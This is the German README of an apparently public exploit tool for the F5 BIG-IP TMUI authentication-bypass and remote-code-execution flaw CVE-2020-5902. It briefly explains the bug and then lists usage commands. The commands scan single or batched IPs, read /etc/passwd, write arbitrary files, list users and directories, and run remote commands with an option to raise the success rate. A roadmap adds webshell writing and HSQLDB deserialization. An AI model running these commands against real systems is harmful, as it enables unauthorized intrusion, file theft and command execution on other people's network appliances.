
 thelsa/f5-bigip-rce-cve-2020-5902
F5 BIG-IP RCE CVE-2020-5902 automatisches Prüftool

Am 06.07.2020 wurde die F5 BIG-IP TMUI RCE-Schwachstelle öffentlich bekannt.
Die TMUI-Komponente (Traffic Management User Interface) von F5 BIG-IP weist eine Authentifizierungsumgehungsschwachstelle auf. Diese liegt darin, dass die von Tomcat geparste URL und request.getPathInfo() voneinander abweichen, wodurch die Berechtigungsprüfung umgangen werden kann. Dadurch kann ohne Authentifizierung auf alle Funktionen des TMUI-Moduls zugegriffen werden, was das Lesen/Schreiben beliebiger Dateien, die Ausführung von Befehlen usw. ermöglicht.
Details siehe F5 BIG-IP TMUI RCE-Schwachstelle (CVE-2020-5902) Reproduktion und Hinweise
Dieses Tool unterstützt die Einzel-IP-Erkennung, die Batch-IP-Erkennung, das Lesen und Schreiben von Dateien, das Auflisten authentifizierter Benutzer, das Auflisten von Verzeichnissen, die Remote-Befehlsausführung und die Erkennung der HSQLDB-Authentifizierungsumgehung.
pip install requests

python f5-bigip-rce-cve-2020-5902.py -h

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --check

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --check -t 20 -s 10

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --fileread "/etc/passwd"

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --filepath "/tmp/xxx.txt" --filecontent "x"

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --list-users

python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --listdir "/tmp/"
python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --rce id --still-exploit

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --rce whoami --still-exploit -s 15 -t 20


python f5-bigip-rce-cve-2020-5902.py -u "https://1.2.3.4" --bypass-hsqldb

python f5-bigip-rce-cve-2020-5902.py -f 1-2-f5.txt --bypass-hsqldb
Fügen Sie bei Batch-IPs wenn möglich http:\/\/ oder https:\/\/ am Anfang hinzu. Wenn kein Protokoll angegeben ist, wird standardmäßig http:\/\/ verwendet.
Fügen Sie nach Möglichkeit den Parameter --still-exploit hinzu, damit RCE auch dann ausgeführt wird, wenn das Auflisten der authentifizierten Benutzer fehlschlägt, um die Erfolgsquote zu erhöhen.
Mehrfaches Senden von Anfragen zur Erhöhung der Batch-Erfolgsrate, unter Berücksichtigung der Effizienz.
Integration der Ausnutzung der HSQLDB-Schnittstelle durch Deserialisierung.
Automatisierung des Schreibens von Webshells.
issus
lsablog
gmail:[email protected]
qq:[email protected]






